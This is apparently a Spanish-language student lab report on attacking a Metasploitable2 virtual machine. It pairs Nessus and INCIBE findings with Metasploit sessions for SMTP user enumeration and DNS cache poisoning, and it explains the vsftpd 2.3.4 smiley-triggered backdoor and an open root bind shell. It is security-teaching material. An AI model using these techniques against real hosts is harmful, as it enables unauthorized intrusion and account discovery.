


# **Martin Dalla Pozza**

**Trabajo Practico  
Metasploitable2 y Metasploit**

Este comando que vemos a continuacion, es una instruccion para conectarse a un servidor remoto utilizando el protocolo SSH (Secure Shell) y contiene opciones específicas para manejar los algoritmos de clave de host y de clave publica aceptados.



The screenshot shows a terminal window with the following content:

```
kali㉿kali:~$ ssh -oHostKeyAlgorithms=+ssh-rsa -oPubkeyAcceptedAlgorithms=+ssh-rsa msfadmin@192.168.1.2
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
msfadmin@192.168.1.2's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
Last login: Thu Nov 20 09:44:53 2025
msfadmin@metasploitable:~$
```

## **ssh**

Es el cliente (programa) de Secure Shell, que se utiliza para conectarse de forma segura a un sistema remoto.

### **-o**

Es una opcion que permite pasar una configuracion especifica a ssh, como si estuviera en el archivo de configuración (ssh\_config).

#### ***HostKeyAlgorithms=+ssh-rsa***

Esta opcion fuerza al cliente a aceptar y usar el algoritmo de clave de host ssh-rsa además de los algoritmos modernos predeterminados. Los algoritmos de clave de host son los que utiliza el servidor para identificarse ante el cliente.

#### ***PubkeyAcceptedAlgorithms=+ssh-rsa***

Esta opción fuerza al cliente a aceptar el algoritmo de clave publica ssh-rsa para la autenticación basada en clave publica, ademas de los algoritmos predeterminados.

#### ***msfadmin@192.168.1.2***

Es el destino de la conexión:

**msfadmin** es el nombre de usuario que se usara para iniciar sesión en el servidor cuya dirección IP es 192.168.1.2.

El proposito principal de este comando es establecer una conexión SSH con un servidor que utiliza algoritmos criptograficos obsoletos o considerados debiles (especificamente, el algoritmo **ssh-rsa** para la clave de host y la autenticacion de clave publica).

### ***Contexto de Uso:***

### ***Compatibilidad con Sistemas Antiguos o Desactualizados:***

Las versiones recientes de OpenSSH (el software SSH mas comun) han deshabilitado o eliminado por defecto el soporte para el algoritmo ssh-rsa porque se considera criptograficamente debil o inseguro, especialmente cuando se usa con claves cortas.

### ***Forzar una Conexion Especifica:***

Al agregar las opciones **-oHostKeyAlgorithms=+ssh-rsa** y **-oPubkeyAcceptedAlgorithms=+ssh-rsa**, le estas diciendo al cliente SSH que ignore esa restriccion de seguridad temporalmente para poder conectarse al servidor remoto (**192.168.1.2**) que solo ofrece o requiere ese algoritmo para la identificacion del host o la autenticación del usuario.

### ***Nota Importante sobre msfadmin:***

El nombre de usuario **msfadmin** es notoriamente la credencial predeterminada en algunas maquinas virtuales de prueba de penetración o laboratorios (como las antiguas versiones de Metasploitable). Esto refuerza la idea de que este comando se utiliza a menudo en un entorno de laboratorio o de pruebas de seguridad para interactuar con sistemas vulnerables o desactualizados.

***En resumen, el comando sirve para conectarse al servidor 192.168.1.2 como usuario msfadmin, forzando el uso del algoritmo ssh-rsa para la clave de host y/o la autenticacion de clave publica debido a problemas de compatibilidad.***

Screenshot of the Tenable Nessus Essentials interface showing a plugin detail page for "Bind Shell Backdoor Detection".

**Plugin Details:**

- Severity: Critical
- ID: 51988
- Version: 1.10
- Type: remote
- Family: Backdoors
- Published: February 15, 2011
- Modified: April 11, 2022

**Risk Information:**

- Risk Factor: Critical
- CVSS v3.0 Base Score: 9.8
- CVSS v3.0 Vector: CVSS:3.0/AV:N/AC:L/P:U/UI:N/S:U/C:H/I:H/A:H
- CVSS v2.0 Base Score: 10.0
- CVSS v2.0 Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C

**Description:**  
A shell is listening on the remote port without any authentication being required. An attacker may use it by connecting to the remote port and sending commands directly.

**Solution:**  
Verify if the remote host has been compromised, and reinstall the system if necessary.

**Output:**  
Nessus was able to execute the command "id" using the following request:  
  
This produced the following truncated output (limited to 10 lines):  
..... smip ..... root@metasploitable:/# id -u root gid=0(root) groups=0(root)  
root@metasploitable:/# ..... smip .....  
To see debug logs, please visit individual host

Port	Hosts
1524 /tcp / wild_shell	192.168.1.2

Screenshot of the Tenable Complementos interface showing the details for the "Bind Shell Backdoor Detection" plugin.

**Información:** Complementos / Neso / 51988

**Título:** Detección de puerta trasera de Bind Shell

**Gravedad:** Crítico

**Descripción:**  
Es posible que el servidor remoto haya sido comprometido.  
Un shell está escuchando en el puerto remoto sin requerir autenticación. Un atacante podría aprovecharlo conectándose al puerto remoto y enviando comandos directamente.

**Solución:**  
Verifique si el host remoto se ha visto comprometido y reinstale el sistema si es necesario.

**Detalles del plugin:**

- Gravedad: Crítica
- ID: 51988
- Nombre del archivo: wild\_shell.backdoor.nasl
- Versión: 1.10
- Tipo: remoto
- Familia: Puertas traseras
- Publicado: 15/02/2011
- Actualizado: 11/04/2022

The screenshot shows a detailed view of a Nessus plugin. On the left, there's a sidebar with navigation links like 'Acerca de las familias de plugins', 'Auditorías', 'Indicadores', 'ANALÍTICA', 'CVE', and 'Técnicas de ruta de ataque'. The main content area has a header 'Solución' with the sub-instruction 'Verifique si el host remoto se ha visto comprometido y reinstale el sistema si es necesario.' Below this, there's a section for 'Tipos de vulnerabilidad' with a single item: 'Puertas traseras'. It includes details like 'Publicado: 15/02/2011', 'Actualizado: 11/04/2022', and configuration options like 'Habilitar comprobaciones exhaustivas (opcional)'. A 'Sensores compatibles' section lists 'Nessus'. An 'Información sobre riesgos' section provides CVSS scores: CVSS v2 (Factor de riesgo: Crítico, Puntuación base: 10, Vector: CVSS2#AV:N/AC:L/Au:N/C:C/I:C/A:C, Fuente de puntuación CVSS: manual) and CVSS v3 (Factor de riesgo: Crítico, Puntuación base: 9.8, Vector: CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H, Fuente de puntuación CVSS: manual).

En estas capturas se ha hecho un escaneo con Nessus a la dirección 192.168.1.2 de Metasploitable (En un entorno virtual para hacer laboratorios)

La vulnerabilidad reportada por Nessus como **1524 tcp/wild shell** (o similar) hace referencia a la detección de una potencial puerta trasera (backdoor) o shell remota ejecutándose en un puerto TCP, a menudo el puerto 1524, sin requerir autenticación.

### **Explicacion de la Detección:**

El plugin de Nessus con el ID 1524 (aunque el ID exacto puede variar según la versión y el historial de la base de datos de plugins) es típicamente parte de la familia de plugins que buscan "**Bind Shell Backdoor Detection**" (Detección de puerta trasera de Shell de Enlace).

### **Bind Shell:**

Es un tipo de shell (interfaz de línea de comandos) maliciosa que el atacante "**vincula**" a un puerto de red en el sistema comprometido. Esto significa que el sistema infectado queda a la escucha en ese puerto (en este caso, posiblemente el TCP 1524) para cualquier conexión entrante.

### **Wild Shell:**

El término "wild" (salvaje/abierto) implica que esta shell está abierta y accesible sin necesidad de credenciales (usuario y contraseña) a través de la red.

### **Nessus:**

El escáner de vulnerabilidades Nessus detecta esta condición al intentar conectarse al puerto TCP 1524 y verificar si el servicio que responde se comporta como una interfaz de línea de comandos lista para aceptar comandos, lo cual es altamente sospechoso.

## **Solucion Recomendada:**

Si Nessus reporta esta vulnerabilidad, la acción inmediata debe ser:

### **Verificar la Integridad:**

Confirma si el sistema ha sido comprometido. Revisa registros, procesos activos y archivos del sistema.

### **Aislamiento:**

Desconecta el host de la red para evitar que el atacante continúe usando o pivotando desde ese sistema.

### **Remediacion Total:**

En la mayoria de los casos, la solución mas segura es reinstalar el sistema operativo desde una copia de seguridad confiable y limpia, ya que es difícil garantizar que se hayan eliminado todos los componentes del **backdoor** sin una reinstalacion.

### **Analisis de Causa Raiz:**

Determina como se comprometio el sistema inicialmente (por ejemplo, vulnerabilidad de software no parcheada, credenciales debiles, *phishing*) para corregir la falla de seguridad subyacente y prevenir futuras intrusiones.

The screenshot shows the Tenable Nessus Essentials web interface. The main title is "Escaneo2 / Plugin #52703". On the left, there's a sidebar with "FOLDERS" (My Scans, All Scans, Trash) and "RESOURCES" (Policies, Plugin Rules). The main content area has tabs for "Vulnerabilities" (67), "INFO" (vsftpd Detection), "Description" (The remote host is running vsftpd, an FTP server for UNIX-like systems written in C.), "See Also" (http://vsftpd.beasts.org/), and "Output" (Source: 220 (vsFTPD 2.3.4), Version: 2.3.4, To see debug logs, please visit individual host). On the right, there are sections for "Plugin Details" (Severity: Info, ID: 52703, Version: 1.4, Type: remote, Family: FTP, Published: March 17, 2011, Modified: November 22, 2019), "Risk information" (Risk Factor: None), and "Vulnerability Information" (CPE: cpe:/a:beasts:vsftpd, Asset Inventory: True).

The screenshot shows the Tenable Complementos interface. On the left, there's a sidebar with sections like 'DETECCIONES' (Complementos, Descripción general, Pipeline de complementos, Notas de la versión, El más nuevo, Actualizado, Buscar, Familias Nessus, Familias WAS, Familias NNM, Familias de seguridad de Tenable OT, Acerca de las familias de plugins, Auditorías, Indicadores) and 'ANALÍTICA' (CVE, Técnicas de ruta de ataque). The main content area is titled 'Detección de vsftpd' under 'INFORMACIÓN'. It shows the ID as 52703 and the description: 'Un servidor FTP está escuchando en el puerto remoto.' Below this are tabs for 'Información', 'Dependencias', 'Dependientes', and 'Registro de cambios'. A 'Sinopsis' section states: 'Un servidor FTP está escuchando en el puerto remoto.' A 'Descripción' section notes: 'El host remoto está ejecutando vsftpd, un servidor FTP para sistemas tipo UNIX escrito en C.' A 'Ver también' section links to 'http://vsftpd.beasts.org/'. To the right, a 'Detalles del plugin' section provides technical details: Gravedad: Información, ID: 52703, Nombre del archivo: vsftpd\_detect.nasl, Versión: 1.4, Tipo: remoto, Familia: FTP, Publicado: 17/03/2011, Actualizado: 22/11/2019, and Inventario de activos: verdadero. There's also an 'Idioma:' dropdown set to 'Inglés'.

This screenshot is similar to the one above, showing the 'Detección de vsftpd' page. The sidebar and main content area are identical, including the 'INFORMACIÓN' tab with ID 52703 and the detailed description about vsftpd. The 'Detalles del plugin' section on the right also contains the same information: Gravedad: Información, ID: 52703, Nombre del archivo: vsftpd\_detect.nasl, Versión: 1.4, Tipo: remoto, Familia: FTP, Publicado: 17/03/2011, Actualizado: 22/11/2019, and Inventario de activos: verdadero. The 'Sensores compatibles' field is listed as 'Nessus'.

La detección de Nessus para 21/tcp/ftp vsftpd 2.3.4 hace referencia a una vulnerabilidad de **backdoor critica** (puerta trasera) en la versión específica del servidor FTP, la **VSFTPD 2.3.4**. Esta es una de las vulnerabilidades más conocidas en entornos de prueba de penetración.

### **VSFTPD 2.3.4 Backdoor (CVE-2011-2523)**

El reporte de Nessus indica que el servicio VSFTPD se está ejecutando en el puerto estándar de FTP, TCP 21, y la versión detectada es la 2.3.4, la cual es mundialmente conocida por contener código malicioso.

The screenshot shows a detailed view of a vulnerability report. At the top, there's a navigation bar with links for 'INCIBE', 'INCIBE-CERT', 'CIUDADANÍA', 'MENORES', 'EMPRESAS', 'EVENTOS', 'ESPAÑA DIGITAL 2026', and language and search options. Below the navigation is a secondary menu with 'Alerta temprana' as the active tab, followed by 'Blog', 'Publicaciones', 'Incidentes', 'Servicios', 'Sectores Estratégicos', and 'Sobre INCIBE-CERT'. The main content area has a breadcrumb trail: 'INICIO / INCIBE-CERT / Alerta temprana / Vulnerabilidades / CVE-2011-2523'. The title of the report is 'Vulnerabilidad en una backdoor en el puerto 6200/tcp en vsftpd (CVE-2011-2523)'. Below the title, it says 'Gravedad CVSS v3.1: CRÍTICA' and 'Tipo: CWE-78 Neutralización incorrecta de elementos especiales usados en un comando de sistema operativo (Inyección de comando de sistema operativo)'. It also shows the publication date (27/11/2019) and last modification date (21/11/2024). The 'Descripción' section states: 'vsftpd versión 2.3.4 descargado entre 20110630 y 20110703, contiene una puerta trasera (backdoor) que abre un shell en el puerto 6200/tcp.'. The 'Impacto' section includes 'Vector 3.x CVSS3.1/AV:N/AC:L/PR:N/U/N/S/U/H:H/A:H' and a 'Puntuación base 3.x 9.80'.

This screenshot shows a table titled 'Productos y versiones vulnerables' (Products and vulnerable versions). The table has three columns: 'CPE' (with entries for various vsftpd versions from 2.3.0 to 2.3.4), 'Desde' (From), and 'Hasta' (To). A note below the table says: 'Para consultar la lista completa de nombres de CPE con productos y versiones, ver esta página' (To view the full list of CPE names with products and versions, see this page).

CPE	Desde	Hasta
cpe:2.3:av:vsftpd_project:vsftpd:2.3.4:**:**:**		
cpe:2.3:o:debian:debian_linux:8.0:**:**:**		
cpe:2.3:o:debian:debian_linux:9.0:**:**:**		
cpe:2.3:o:debian:debian_linux:10.0:**:**:**		

**Referencias a soluciones, herramientas e información**

- ◆ <http://packetstormsecurity.com/files/162145/vsftpd-2.3.4-Backdoor-Command-Execution.html> ↗
- ◆ <https://access.redhat.com/security/cve/cve-2011-2523> ↗
- ◆ <https://packetstormsecurity.com/files/102745/VSFTPD-2.3.4-Backdoor-Command-Execution.html> ↗
- ◆ <https://security-tracker.debian.org/tracker/CVE-2011-2523> ↗
- ◆ <https://vigilance.fr/vulnerability/vsftpd-backdoor-in-version-2-3-4-10805> ↗
- ◆ <https://www.openwall.com/lists/oss-security/2011/07/11/5> ↗
- ◆ <https://packetstormsecurity.com/files/162145/vsftpd-2.3.4-Backdoor-Command-Execution.html> ↗
- ◆ <https://access.redhat.com/security/cve/cve-2011-2523> ↗
- ◆ <https://packetstormsecurity.com/files/102745/VSFTPD-2.3.4-Backdoor-Command-Execution.html> ↗
- ◆ <https://security-tracker.debian.org/tracker/CVE-2011-2523> ↗
- ◆ <https://vigilance.fr/vulnerability/vsftpd-backdoor-in-version-2-3-4-10805> ↗

En estas capturas, se puede ver el reporte de INCIBE.

## El Origen de la Vulnerabilidad:

**Compromiso de Código:** Esta versión de **VSFTPD** fue comprometida en la fuente oficial. Entre el 30 de junio y el 3 de julio de 2011, el archivo fuente `vsftpd-2.3.4.tar.gz` que se descargaba del sitio web del proyecto fue modificado por un atacante para incluir un backdoor sin que el autor legítimo se diera cuenta inicialmente.

**Tipo:** El fallo se clasificó como una Inyección de Comandos del Sistema Operativo (CWE-78), identificada como CVE-2011-2523.

## Mecanismo de Explotación:

El código malicioso dentro del VSFTPD 2.3.4 fue diseñado para abrir una shell de comandos en el sistema.

**Activacion:** El atacante puede activar el backdoor al conectarse al puerto FTP (21/tcp) y realizar el *login* utilizando un nombre de usuario que contenga una secuencia de caracteres específica, concretamente el *smiley* : ) (dos puntos, paréntesis de cierre) en cualquier parte del nombre de usuario.

**Resultado:** Si se detecta la secuencia : ) al iniciar sesión, el servidor FTP no lo reporta como un error de autenticación. En su lugar, ejecuta código que abre una bind shell (un *shell* en escucha) en un puerto alternativo, tipicamente **TCP 6200**.

**Acceso Total:** Una vez que el puerto 6200 esta abierto, el atacante puede conectarse a él y obtener una interfaz de línea de comandos remota (shell) con altos privilegios (a menudo root) en el sistema comprometido, lo que permite la ejecución de comandos arbitrarios.

### **Solucion y Accion:**

La presencia de esta versión en su red constituye un riesgo de seguridad Critico (CVSS v2.0: 10.0; CVSS v3.1: 9.8).

### **Parche Inmediato:**

Se debe actualizar VSFTPD inmediatamente a una versión posterior (por ejemplo, 2.3.5 o la última versión estable), ya que todas las versiones desde la 2.3.5 en adelante corrigieron la inyección del backdoor.

### **Verificacion:**

Si esta vulnerabilidad es reportada, se debe asumir que el host ya ha sido comprometido y debe ser aislado para una revisión de integridad.

```
Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(scanner/smtp/smtp_enum) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf auxiliary(scanner/smtp/smtp_enum) > set rport 25
rport => 25
msf auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.168.1.2:25      - 192.168.1.2:25 Banner: 220 metasploitable.localdomain ESNTP Postfix (Ubuntu)
[+] 192.168.1.2:25      - 192.168.1.2:25 Users found: , backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuid, list, lp, mail, man, mysql, news, no
body, postfix, postgres, postmaster, proxy, service, sshd, sync, sys, syslog, user, uucp, www-data
[*] 192.168.1.2:25      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(scanner/smtp/smtp_enum) >
```

**Estas usando Metasploit y cargaste el modulo:**

**auxiliary/scanner/smtp/smtp\_enum**

Este modulo sirve para enumerar usuarios validos en un servidor SMTP (correo), aprovechando comandos del protocolo como **VRFY, EXPN o RCPT TO.**

**Configuracion:**

**set rhost 192.168.1.2 (Metasploitable2)**

**set rport 25 (Estableciste el puerto SMTP 25)**

**Run (Ejecucion del modulo)**

**Se encontro:**

Banner del servidor SMTP

220 metasploitable.localdomain ESMTP Postfix (Ubuntu)

**Esto indica:**

**El host se llama metasploitable.localdomain**

**Usa el servidor de correo Postfix**

**Corre en Ubuntu:**

El modulo probó diferentes nombres de usuarios y el servidor SMTP respondió cuáles existen. Por eso aparece:

**Users found:**

backup, bin, daemon, distccd, ftp, games, gnats, irc, libuuuid,  
list, lp, mail, man, mysql, news, nobody, postfix, postgres,  
postmaster, proxy, service, sshd, sync, sys, syslog, user,  
uucp, www-data

**Estos son usuarios validos del sistema en la maquina victima.**

Esto es típico en **Metasploitable 2**, ya que es una máquina vulnerable diseñada para prácticas de pentesting.

### **Enumerar usuarios es útil para:**

Ataques de fuerza bruta de SSH, FTP u otros servicios

saber qué cuentas existen en el sistema

planificar movimientos posteriores dentro de pruebas de seguridad

Muchos servidores SMTP modernos ya no permiten esta enumeración, pero en sistemas mal configurados (como Metasploitable) es posible.

### **Resumen claro:**

Probaste un servidor SMTP en 192.168.1.2.

El servidor reveló su versión (Postfix en Ubuntu). Permitió verificar que usuarios existen.

Encontraste una lista completa de usuarios locales.

Esto es un comportamiento esperado en máquinas vulnerables como Metasploitable.

## **Aca, veremos la Vulnerabilidad en el protocolo DNS (CVE-2008-1447)**

The screenshot shows the INCIBE-CERT website interface. At the top, there are two logos: 'incibe' and 'incibe-cert'. Below them is a navigation bar with links: INCIBE, INCIBE-CERT, CIUDADANÍA, MENORES, EMPRESAS, EVENTOS, and ESPAÑA DIGITAL 2026. There are also icons for notifications (97), calendar, documents, email, and search. A secondary navigation bar below includes 'Alerta temprana', 'Blog', 'Publicaciones', 'Incidentes', 'Servicios', 'Sectores Estratégicos', 'Sobre INCIBE-CERT', 'Avisos', 'Avisos SCI', and 'Vulnerabilidades'. The 'Vulnerabilidades' link is highlighted. The main content area displays the following information about CVE-2008-1447:

**Vulnerabilidad en el protocolo DNS (CVE-2008-1447)**

Gravedad CVSS v3.1: MEDIA

Tipo: CWE-331 Entropía insuficiente

Fecha de publicación: 08/07/2008

Última modificación: 09/04/2025

### **Descripción**

El protocolo DNS, como es implementado en (1) BIND 8 y 9 en versiones anteriores a 9.5.0-P1, 9.4.2-P1 y 9.3.5-P1; (2) Microsoft DNS en Windows 2000 SP4, XP SP2 y SP3 y Server 2003 SP1 y SP2; y otras implementaciones permiten a atacantes remotos suplantar el tráfico DNS a través de un ataque de un cumpleaños que usa referencias in-ballwick para llevar a cabo un envenenamiento del caché contra resolutores recursivos, relacionado con la insuficiente aleatoriedad de la ID de la transacción DNS y los puertos de origen, vulnerabilidad también conocida como "DNS Insufficient Socket Entropy Vulnerability" o "the Kaminsky bug".

insuficiente aleatoriedad de la ID de la transacción DNS y los puertos de origen, vulnerabilidad también conocida como "DNS Insufficient Socket Entropy Vulnerability" o "the Kaminsky bug".

## Impacto

Vector 3.x CVSS 3.1/AV:N/AC:H/PR:N/UI:N/S:C/N:H/A:N

Puntuación base 3.x 6.80

Gravedad 3.x MEDIA

Vector 2.0 AV:N/AC:L/Au:N/C:N/I:P/A:N

Puntuación base 2.0 5.00

Gravedad 2.0 MEDIA

l

## Productos y versiones vulnerables

CPE	Desde	Hasta
cpe:2.3:o:canonical:ubuntu_linux:6.06:.*:.*:ts:.*:*		
cpe:2.3:o:canonical:ubuntu_linux:7.04:.*:.*:ts:.*:*		
cpe:2.3:o:canonical:ubuntu_linux:7.10:.*:.*:ts:.*:*		
cpe:2.3:o:canonical:ubuntu_linux:8.04:.*:.*:ts:.*:*		
cpe:2.3:o:cisco:ios:12.0:.*:.*:.*:*		
cpe:2.3:o:debian:debian_linux:4.0:.*:.*:.*:*		
cpe:2.3:o:microsoft:windows_2000:sp4:.*:.*:*		
cpe:2.3:o:microsoft:windows_server_2003:.*:.*:.*:x64:*		
cpe:2.3:o:microsoft:windows_server_2003:sp1:.*:compute_cluster:*.itanium:*		
cpe:2.3:o:microsoft:windows_server_2003:sp1:.*:datacenter:*.itanium:*		
cpe:2.3:o:microsoft:windows_server_2003:sp1:.*:enterprise:*.itanium:*		
cpe:2.3:o:microsoft:windows_server_2003:sp1:.*:standard:*.itanium:*		
cpe:2.3:o:microsoft:windows_server_2003:sp1:.*:storage:*.itanium:*		
cpe:2.3:o:microsoft:windows_server_2003:sp2:.*:compute_cluster:*.itanium:*		
cpe:2.3:o:microsoft:windows_server_2003:sp2:.*:compute_cluster:*.x64:*		

Metasploit Documentation: <https://docs.metasploit.com/>  
The Metasploit Framework is a Rapid7 Open Source Project

```
msf > use auxiliary/spoof/dns/bailiwicked_host
msf auxiliary(spoof/dns/bailiwicked_host) > set rhost 192.168.1.2
rhost => 192.168.1.2
msf auxiliary(spoof/dns/bailiwicked_host) > set hostname metasploitable
hostname => metasploitable
msf auxiliary(spoof/dns/bailiwicked_host) > set newaddr 192.168.1.50
newaddr => 192.168.1.50
msf auxiliary(spoof/dns/bailiwicked_host) > set srcport 53
srcport => 53
msf auxiliary(spoof/dns/bailiwicked_host) > set recons 192.168.1.100
recons => 192.168.1.100
msf auxiliary(spoof/dns/bailiwicked_host) > run
[*] Running module against 192.168.1.2
[*] Targeting nameserver 192.168.1.2 for injection of metasploitable. as 192.168.1.50
[*] Querying recon nameserver for 's nameservers ...
W, [2025-11-23T16:10:19.671483 #2317430]  WARN -- : Nameserver 192.168.1.100 not responding within UDP timeout, trying next one
F, [2025-11-23T16:10:19.672214 #2317430] FATAL -- : No response from nameservers list: aborting
[-] Auxiliary failed: NoResponseError NoResponseError
[-] Call stack:
[-]   /usr/share/metasploit-framework/lib/net/dns/resolver.rb:982:in `send'
[-]   /usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_host.rb:240:in `run'
[*] Auxiliary module execution completed
msf auxiliary(spoof/dns/bailiwicked_host) > 
```

### ***Explicacion del modulo:***

***auxiliary/spoof/dns/bailiwicked\_host*** intenta realizar un ataque de DNS spoofing (DNS cache poisoning) contra un servidor DNS objetivo, inyectando un registro falso para un dominio (en tu caso, *metasploitable*) y redirigiendolo a otra IP (192.168.1.50).

Para lograrlo, el módulo necesita consultar un nameserver de reconocimiento (recons) para obtener informacion legítima antes de enviar la respuesta falsificada al DNS objetivo.

### ***Que significa el error:***

#### ***El mensaje clave es:***

Nameserver 192.168.1.100 not responding within UDP timeout  
FATAL -- : No response from nameservers list: aborting  
Auxiliary failed: NoResponseError

***El servidor de reconocimiento (recons = 192.168.1.100) no respondio***

***Metasploit intenta hacer consultas DNS al nameserver de recon (192.168.1.100)***

***Pero:***

No esta encendido.

No tiene DNS habilitado.

No está en la misma red.

Esta bloqueando el trafico UDP/53.

O simplemente no existe.

Si el modulo no recibe ninguna respuesta DNS del servidor de recon, no puede proceder con la falsificación.

***Metasploit aborta porque necesita al menos un nameserver valido.***

El modulo depende de la respuesta del nameserver de reconocimiento para saber cómo fabricar la respuesta falsificada correcta (incluyendo autoridad, registros adicionales, etc.).

***Sin esa respuesta, el ataque no puede construirse.***

***Solucion:***

***Aqui tienes las causas mas comunes y como resolverlas:***

Asegurate de que 192.168.1.100 sea un servidor DNS real.

***Ejemplo de prueba desde tu maquina:***

nslookup google.com 192.168.1.100.

Si no responde, ese no es un servidor DNS valido.

Si no tienes un nameserver de reconocimiento, usa el mismo objetivo.

***Puedes poner:***

set recons 192.168.1.2.

Siempre que 192.168.1.2 responda a consultas DNS.

Verifica conectividad (ping, firewall, puertos)

***Prueba:***

ping 192.168.1.100

nmap -p 53 192.168.1.100

Si UDP/TCP 53 no esta abierto, no funcionara.

Asegurate de que el modulo se esta ejecutando en un entorno vulnerable.

***Este modulo funciona mejor en:***

***Redes de laboratorio***

DNS sin validacion, viejos o mal configurados

***Metasploitable2 o instalaciones intencionalmente inseguras***

En redes modernas, la mayoría de servidores DNS no aceptan respuestas forjadas por este metodo.

***Resumen:***

El modulo fallo porque el servidor DNS de reconocimiento (recons = 192.168.1.100) no respondio, asi que Metasploit no pudo obtener la informacion necesaria para fabricar la respuesta DNS falsificada.

***Link de Exploit Database***

***BIND 9.4.1 9.4.2 - Remote DNS Cache Poisoning (Metasploit)***

<https://www.exploit-db.com/exploits/6122>

**Vamos a hablar de la siguiente Vulnerabilidad:**

**Apache (CVE-2007-6750)**

**A continuación captura de INCIBE Y Nessus:**

The screenshot shows the INCIBE-CERT website header with the logo and navigation links for INCIBE, INCIBE-CERT, CIUDADANOS, MENORES, Empresas, EVENTOS, and ESPAÑA DIGITAL 2026. Below the header is a navigation bar with links for Advertencia temprana, Blog, Publicaciones, Incidentes, Servicios, and Sobre nosotros. The main content area displays the details of the CVE-2007-6750 vulnerability, including its title, CVSS score (pending analysis), type (Resource management errors, CWE-399), publication date (27/12/2011), and last modification date (11/04/2025).

Hogar / INCIBE-CERT / Advertencia temprana / Vulnerabilidades / CVE-2007-6750

## CVE-2007-6750

Gravedad CVSS v4.0: Pendiente de análisis

Tipo:  Errores de gestión de recursos [CWE-399](#)

Fecha de publicación: 27/12/2011

Última modificación: 11/04/2025

### Descripción

El servidor HTTP Apache 1.x y 2.x permite a atacantes remotos provocar una denegación de servicio (interrupción del demonio) a través de solicitudes HTTP parciales, como lo demostró Slowloris, relacionado con la falta del módulo mod\_reqtimeout en versiones anteriores a 2.2.15.

The screenshot shows the INCIBE-CERT website header and navigation bar. The main content area displays the impact section for the CVE-2007-6750 vulnerability, including the Vector (AV:N/AC:L/Au:N/C/N/I/N/A), Puntuación base 2.0 (5.00), and Gravedad 2.0 (MEDIO).

### Impacto

Vector 2.0 AV:N/AC:L/Au:N/C/N/I/N/A

Puntuación base 2.0 5.00

Gravedad 2.0 MEDIO

### Productos y versiones vulnerables

CPE	De	Arriba a
cpe:2.3:a:apache:servidor_http:*.*.*;*.*;*		2.2.14 (incluido)
cpe:2.3:a:apache:servidor_http:1.0.*.*.*;*.*;*		
cpe:2.3:a:apache:servidor_http:1.0.2.*.*.*;*.*;*		
cpe:2.3:a:apache:servidor_http:1.0.3.*.*.*;*.*;*		
cpe:2.3:a:apache:servidor_http:1.0.5.*.*.*;*.*;*		
cpe:2.3:a:apache:servidor_http:1.1.*.*.*;*.*;*		
cpe:2.3:a:apache:servidor_http:1.1.1.*.*.*;*.*;*		
cpe:2.3:a:apache:servidor_http:1.2.*.*.*;*.*;*		
cpe:2.3:a:apache:servidor_http:1.2.4.*.*.*;*.*;*		
cpe:2.3:a:apache:servidor_http:1.2.5.*.*.*;*.*;*		

## Referencias a avisos, soluciones y herramientas

- ◆ <http://archives.neohapsis.com/archives/bugtraq/2007-01/0229.html>
- ◆ <http://ha.ckers.org/slowloris/>
- ◆ <http://lists.opensuse.org/opensuse-security-announce/2012-02/msg00026.html>
- ◆ <http://lists.opensuse.org/opensuse-security-announce/2012-03/msg00002.html>
- ◆ <http://marc.info/?l=bugtraq&m=136612293908376&w=2>
- ◆ <http://marc.info/?l=bugtraq&m=136612293908376&w=2>
- ◆ <http://www.securityfocus.com/bid/21865>
- ◆ <http://www.securitytracker.com/id/1038144>
- ◆ <https://exchange.xforce.ibmcloud.com/vulnerabilities/72345>
